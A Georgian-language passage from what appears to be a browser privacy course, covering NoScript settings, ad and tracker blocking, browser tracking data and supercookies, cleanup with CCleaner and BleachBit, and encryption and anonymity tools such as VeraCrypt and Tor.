


General - ჩანართი გიჩვენებთ ზოგადად რა არის დაშვებული და რა იბლოკება, როგორც ხედავთ დაშვებულია მხოლოდ ჩარჩოები (frame), fetch, noscript და სხვა.

Trusted – ჩანართი გიჩვენებთ სანდო საიტების სიას.




რომელშიც თითქმის ყველაფერია დაშვებული და ჩანართი Untrusted კი გიჩვენებთ:



რომ არაფერია არ არის დაშვებული.

Pre Permissions ჩანართი გიჩვენებთ სიას რომელსაც ეს პროგრამა ენდობა. თუმცა ამ სიიდან ნებისმიერი საიტი შეიძლება ამოშალოთ, და თუ სრული კონტროლი გინდათ ეს სია საერთოდ უნდა წაშალოთ.




გაითვალისწინეთ, რომ, როგორც უკვე აღვნიშნეთ, თუ ამ პროგრამას გამოიყენებთ თითქმის არცერთი საიტი სწორად არ იმუშავებს. უფრო მეტიც ხანდახან შეიძლება ვერც მიხვდეთ რომ რაღაც არ მუშაობს. შესაბამისად სკრიპტების დაბლოკვა არ არის მარტივი პროცესი და ყოველი საიტისთვის იმის განსაზღვრა თუ რა უნდა დაიბლოკოს არის საკმაო თავის ტკივილი.

uBlock Origin და uMatrix-ს საც აქვთ სკრიპტების ბლოკირების შესაძლებლობა და ამ პროგრამებს თუ გამოიყენებთ იგივე შედეგს მიიღებთ. ჩემი აზრით NoScript ზედმეტად მკაცრია და არ იჭერს ბალანსს გამოყენებადობასა და დაცვას შორის.

თუმცა შეიძლება ზოგად პროფილზე ერთი პროგრამა გამოიყენოთ ხოლო დაცულ პროფილზე მეორე, ასევე გამოიყენოთ ქვიშის ყუთები და ძალიან არ შეზღუდოთ ბრაუზერი. ეს ყველაფერი თითოეული ინდივიდს საჭიროებებზეა დამოკიდებული.


სხვა HTTP ფილტრები და თვალთვალის ბლოკირება

Virustotal საიტია, რომელზეც შეიძლება საიტი ვირუსებზე შეამოწმოთ.




მასში უბრალოდ შეიყვანეთ დასასკანირებელი ბმული, სისტემა ამ ბმულს მოძებნის ცუდი საიტების სიაში. ეს სისტემა, ასევე, საშუალებას გაძლევთ, მოძებნოთ IP მისამართები, ბმულები, დომენები და ჰეშები. შესაძლებელია ფაილების სკანირებაც.

საიტების სკანირებისას ეს საიტი გაძლევთ ინფორმაციას, რა დაასკანირა და ასევე, რა არის საიტის შეფასება მომხმარებლების მიერ:



Mac IOS-სათვის არსებობს პროგრამა Purify https://apps.apple.com/gb/app/purify-blocker-no-ads-no/id1030156203. რეკლამების ბლოკირების საკმაოდ კარგი პროგრამაა. ეს პროგრამა მუშაობს iPhone-ზე და iPad-ზე.

ეს სტატია https://www.nytimes.com/interactive/2015/10/01/business/cost-of-mobile-ads.html?_r=1 კი გიჩვენებთ რეკლამებისა და სასარგებლო შინაარსის შეფარდებას ბევრ ცნობილ საიტზე



საინტერესო სტატიაა და როგორც ხედავთ, ზოგიერთ საიტზე რეკლამები საიტის 70%-ს შეადგენენ და ანელებენ საიტის ჩატვირთვას.

გაითვალისწინეთ, რომ უფასო საიტების უმეტესობა ფულს სწორედ რეკლამით შოულობენ. თუ ყველა დაბლოკავს რეკლამას, ერთ დღესაც შეიძლება აღმოაჩინოთ, რომ საიტი გაქრა, რადგან მათ ვეღარ მიიღეს შემოსავალი, შესაბამისად, უპრიანი იქნება, რომ არ დაბლოკოთ რეკლამა იმ საიტებზე, რომლებსაც ენდობით და რადგან ეს

რეკლამები მაინც საშიშია, შეიძლება ბრაუზერი ქვიშის ყუთში ამუშაოთ. ან დაბლოკეთ რეკლამა, მაგრამ ხანდახან მაინც შესწირეთ ცოტა ფული ასეთ საიტებს, თუ ამის შესაძლებლობა გაქვთ.

ისტორიის Cookie-ები და სუპერ Cookie-ები


როგორც უკვე აღვნიშნეთ, ბრაუზინგის ისტორია და cookie-ები შეიძლება გამოყენებულ იქნას სათვალთვალოდ და თქვენ წინააღმდეგ როგორც მტკიცებულება, თუ გამოძიების საგანი ხართ. იმ შემთხვევაშიც კი, თუ ბრაუზერს ეტყვით, რომ არ დაიმახსოვროს ისტორია ან წაშლით ისტორიას, ბრაუზერის დამატებები და თვითონ ბრაუზერი მაინც ინახავენ ინფორმაციას, რომლის საშუალებით შეიძლება მოხდეს თვალთვალი და გამოყენებულ იქნას თქვენ წინააღმდეგ.

აქ ჩამოთვლილია ყველა ის პარამეტრი, რის მიხედვითაც შეიძლება მოხდეს თვალთვალი:


- ისტორია;
- ძებნები;
- Cookie-ები;
- დროებითი ფაილები;
- ფაილების ჩამოტვირთვები ;
- საძებნი ფრაზების ტექსტი;
- სანიშნეები;
- HTTP Auth და SSL state;
- OCSP მდგომარეობა;
- საიტთან დაკავშირებული შინაარსობრივი ინტერესები (HSTS -ის ჩათვლით);
- შინაარსის და გრაფიკის კეში;
- კეში, რომელიც ინტერნეტთან კავშირის გაწყვეტისას გამოიყენება;
- ფაილების ადგილობრივად შენახვა;
- Super Cookie-ები;
- Crypto token-ები;
- DOM საცავი;
- უსაფრთხო ბრაუზინგის გასაღები;
- Google WIFI ადგილმდებარეობის შეტყობინება (token);
- დამატების და გაფართოების მონაცემები, მაგალითად, Noscript-ის საიტი, დროებითი წვდომის უფლებები და ბრაუზერის საიტზე წვდომის სხვა უფლებები, uBlock origin და uMatrix პარამეტრები.

ამ სიიდან ზოგიერთი, მაგალითად, Sooper Cookie-ები, Crypto Cookie-ები და ასევე, თქვენ მიერ განსაზღვრული პარამეტრები მაინც დარჩებიან კომპიუტერზე. მაგალითად, თუ uBlock origin-ს ეუბნებით, რომელი საიტები დაბლოკოს და რომელი არ დაბლოკოს, ამითი ამბობთ, თუ რომელ საიტებთან მუშაობთ.

პიქტოგრამაზე დაჭერით შეიძლება ნახოთ ბრაუზინგის ისტორია, მაგრამ თუ მისამართების სტრიქონში შეიყვანთ `about:cache`,




List Cache Entries-ზე დაჭერით შეგიძლიათ ნახოთ, რა არის მეხსიერებაში:



თუ კიდევ უფრო დაწვრილებითი ინფორმაციაა საჭირო, ბრაუზერი ქვიშის ყუთში გაუშვით, ის კი ყველა ცვლილებას გაჩვენებთ.

პარამეტრების ასეთი დამახსოვრების გვერდის ავლა შესაძლებელია ოპერაციული სისტემებით, რომლებიც არ იმახსოვრებენ არავითარ ინფორმაციას, მაგალითად, Tails, Knoppix, live Debian, Whonix. შესაძლებელია ვირტუალური მანქანების snapshot-ები გამოიყენოთ და მუშაობის შემდეგ ვირტუალური მანქანა ავტომატურად აღადგინოთ საწყის მდგომარეობაში.

და ბოლოს, ცხადია, შეიძლება გამოიყენოთ Never remember History პარამეტრი




ამ შემთხვევაში Firefox არ ჩაიწერს არავითარ ისტორიას, რაც გარკვეულწილად დაგიცავთ თვალთვალისა და კიბერ გამოძიებისაგან. გაითვალისწინეთ, რომ ისტორიის მცირე ნაწილის ჩაწერაც კი შეიძლება თვალთვალისთვის იქნეს გამოყენებული. ასევე, არ უნდა დაიმახსოვროთ cookie-ები, ან ხშირად წაშალოთ ისინი. ასევე, გამოიყენეთ Private Browsing - კონფიდენციალური ბრაუზინგი, თუ ისტორიის ავტომატურად დავიწყება არ გაქვთ გააქტიურებული.

როგორც უკვე ვთქვით, uBlock Origin საშუალებას გაძლევთ, დაბლოკოთ საიტების სხვადასხვა კომპონენტი, მათ შორის cookie-ები და შესაბამისად, თავი დაიცვათ თვალთვალისგან.

Firefox-ში შეგიძლიათ წაშალოთ ბრაუზინგის ისტორია და წაშლისას განსაზღვროთ, რის წაშლა გინდათ. ამისათვის დააჭირთ Clear History ღილაკს.

თუმცა ეს ყველაფერი მხოლოდ ზედაპირულად დაგიცავთ. იმისათვის, რომ კარგად წაშალოთ ყველა შესაძლო სათვალთვალო პარამეტრი და ფაილი, უნდა გამოიყენოთ კომპიუტერის გაწმენდის პროგრამები, ერთ-ერთი საუკეთესო მათგანია **CCleaner** https://www.ccleaner.com/ccleaner. მას აქვს ფასიანი და უფასო ვერსიები. ჩემი აზრით, უფასო ვერსია საკმაოდ კარგია. თუმცა ფასიანი, ე.წ. Pro ვერსია, ავტომატურად ახდენის ბრაუზერის მონიტორინგს და როცა მას დახურავთ, წმენდს ჩამოტვირთულ ინფორმაციას. ეს პროგრამა მუშაობს Windows და Linux-ის უმეტეს ვერსიებზე, მაგრამ არ არსებობს Mac-ისთვის. პროგრამა ასე გამოიყურება



მარცხენა პანელში შეგიძლიათ აარჩიოთ, რის წაშლა გინდათ. ძალიან მარტივად გამოსაყენებელი და ძლიერი პროგრამაა.

ასევე კარგი პროგრამაა **BleachBit** https://www.bleachbit.org/features, რომელიც მუშაობს Windows და Linux-ზე. იგი ისევე მუშაობს, როგორც CCleaner.


კარგი იქნება, თუ გააფართოებთ ამ პროგრამების წაშლის შესაძლებლობებს. თუ ჩამოტვირთავთ ფაილს winapp2.ini ბმულიდან https://community.ccleaner.com/topic/32310-winapp2ini-additions/ ამ ფაილის ჩამოტვირთვა, ასევე, შეიძლება ბმულიდან https://github.com/MoscaDotTo/Winapp2 ეს ფაილი შეიცავს 2000-ზე მეტ პარამეტრს სხვადასხვა ბრაუზერებისათვის, რომელთა წაშლაცაა საჭირო კომპიუტერის სრულად გასაწმენდად. ეს ბმული კი https://github.com/MoscaDotTo/Winapp2 აგიხსნით, თუ როგორ უნდა მოახდინოთ ამ ფაილის დაყენება. Windows-ის შემთხვევაში ეს ფაილი, უბრალოდ, უნდა გადაწეროთ Program files/CCleaner/ ფოლდერში.

იგივე ფაილი BleachBit-ისთვის შეგიძლიათ აქედან https://docs.bleachbit.org/ ჩამოტვირთოთ. ეს ფაილი ღია არქიტექტურითაა შექმნილი და სრული ინფორმაცია მის შესახებ მოთავსებულია ბმულზე https://github.com/MoscaDotTo/Winapp2.

ფაილი ბევრ პარამეტრს დაამატებს ამ პროგრამებს. ცხადია, თქვენზეა, რას აარჩევთ წასაშლელად, მაგრამ თითქმის ყველა ეს პარამეტრი შეიძლება სათვალთვალოდ იქნეს გამოყენებული.

გაითვალისწინეთ, რომ ამ ფაილის გამოყენება შეანელებს პროგრამების მუშაობას და ხანდახან შეიძლება მოგეჩვენოთ, რომ პროგრამა გაიჭედა და აღარ გპასუხობთ. აცალეთ პროგრამებს ოპერაციების დასრულება.

ასევე, თუ გადახვალთ Options->settings მენიუზე



შეგიძლიათ შეარჩიოთ, თუ როგორ წაიშალოს ფაილები. ჩვეულებრივ, გამოიყენება ნორმალური წაშლა, თუმცა შეგიძლიათ აარჩიოთ Secure File Deletion, რომელიც ფაილებს ისე წაშლის, რომ მათი აღდგენა თითქმის შეუძლებელი იქნება. ეს ხდება ამ ფაილის დისკზე ფიზიკური ადგილის სამჯერ გადავლით და ყველა ბიტის განულებით. უფრო მეტჯერ გადავლაც შეიძლება გამოიყენოთ, თუმცა წაშლის ოპერაციას შეიძლება დიდი დრო დასჭირდეს, თანაც სამი გადავლის შემდეგ ფაილის აღდგენა, ნამდვილად, ძალიან ძნელია და სპეციალურ აპარატურას მოითხოვს, ეს აპარატურა კი ყველას არ აქვს. შესაბამისად, იმოქმედეთ იმის მიხედვით, თუ ვის მიიჩნევთ მოწინააღმდეგედ.


Decentraleyes - https://addons.mozilla.org/en-US/firefox/addon/decentraleyes/ დაგიცავთ ე.წ. CDN-ებისგან. საქმე იმაშია, რომ იმისათვის, რომ რეკლამების მიწოდება სწრაფად მოხდეს, შექმნილია შინაარსის მიწოდების ქსელები (Content Delivery Network – CDN). ეს ქსელები რეკლამებს და სხვა ინფორმაციას თქვენთან უახლოესი სერვერიდან აგზავნიან, რაც ასწრაფებს ვებსაიტის ჩატვირთვას, მაგრამ მეორე მხრივ, ზრდის თვალთვალის შესაძლებლობას. ეს სერვერები ერთმანეთთან არიან დაკავშირებული და გითვალთვალებენ, როცა ერთი სერვერიდან მეორეზე გადადიხართ. Decentraleyes სწორედ ასეთი თვალთვალისაგან გიცავთ. ეს პროგრამა კარგად ავსებს uBlock origin-ს. იგი სკრიპტებს და სხვადასხვა აქტიურ შინაარსს ცვლის მის საიტზე მოთავსებული შემცვლელი სკრიპტებით. მაგალითად, როცა ხდება Google-ის ჯავა სკრიპტების ჩატვირთვის მოთხოვნა, ეს პროგრამა დაბლოკავს ამ მოთხოვნას და ჩაანაცვლებს მსგავსი სკრიპტით თავისი საიტიდან. შესაბამისად, Google ვერ მოახერხებს თვალთვალს. კარგი პროგრამაა. Decentraleyes FAQ https://git.synz.io/Synzvato/decentraleyes/-/wikis/Frequently-Asked-Questions საიტი აგიხსნით, თუ როგორ უნდა მოახდინოთ uBlock Origin და uBlock Matrix პროგრამებთან ინტეგრირება.

გამოძიების საწინააღმდეგო ქმედებებიდან:

- ერთ-ერთი მნიშვნელოვანი ქმედებაა, გამოიყენოთ დისკის შიფრაცია და დამალული ოპერაციული სისტემა, ამის გაკეთება VeraCrypt-ით შეიძლება VeraCrypt - Free Open source disk encryption with strong security for the Paranoid. ამ პროგრამას დაწვრილებით განვიხილავთ ამ კურსის სხვა ნაწილში, მაგრამ აქაც უნდა გვეხსენებინა, როგორც თავდაცვის ერთ-ერთი საშუალება.

- შეიძლება FireFox ამუშაოთ დამალული და დაშიფრული ცალკე გამოყოფილი სივრციდან, ამის გაკეთებაც VeraCrypt-ით შეიძლება.
- შეგიძლიათ გამოიყენოთ პორტატული (დაყენება რომ არ უნდა) ბრაუზერები, როგორიც არის Firefox-ის პორტატული ვერსია https://portableapps.com/apps/internet/firefox_portable, ასევე, JohnDoeFox ბრაუზერი https://anonymous-proxy-servers.net/en/software.html, და რათქმა უნდა, TOR ბრაუზერი https://www.torproject.org/projects/torbrowser.html.en.


ახლა კი შევამოწმოთ, შეძლებს თუ არა თქვენი დაცვა უბრალო supercookie-ს მოგერიებას. ამისათვის გადადით საიტზე https://samy.pl/evercookie, მოძებნეთ ღილაკი click to create evercookie.



ღილაკის ქვემოთ დაიწერება, თუ მოახერხა ამ ღილაკმა რამე ჩანაწერების შექმნა. შემდეგ შეეცადეთ ისტორია წაშალოთ და დაუბრუნდით ამ საიტს. ნახავთ, რომ ზოგიერთი ჩანაწერი დარჩა, ამის შემდეგ კი შეეცადეთ CCleaner-ით გაწმინდოთ კომპიუტერი. სწორი პარამეტრების განსაზღვრის შემთხვევაში ნახავთ, რომ კომპიუტერი სრულად გაიწმინდება.

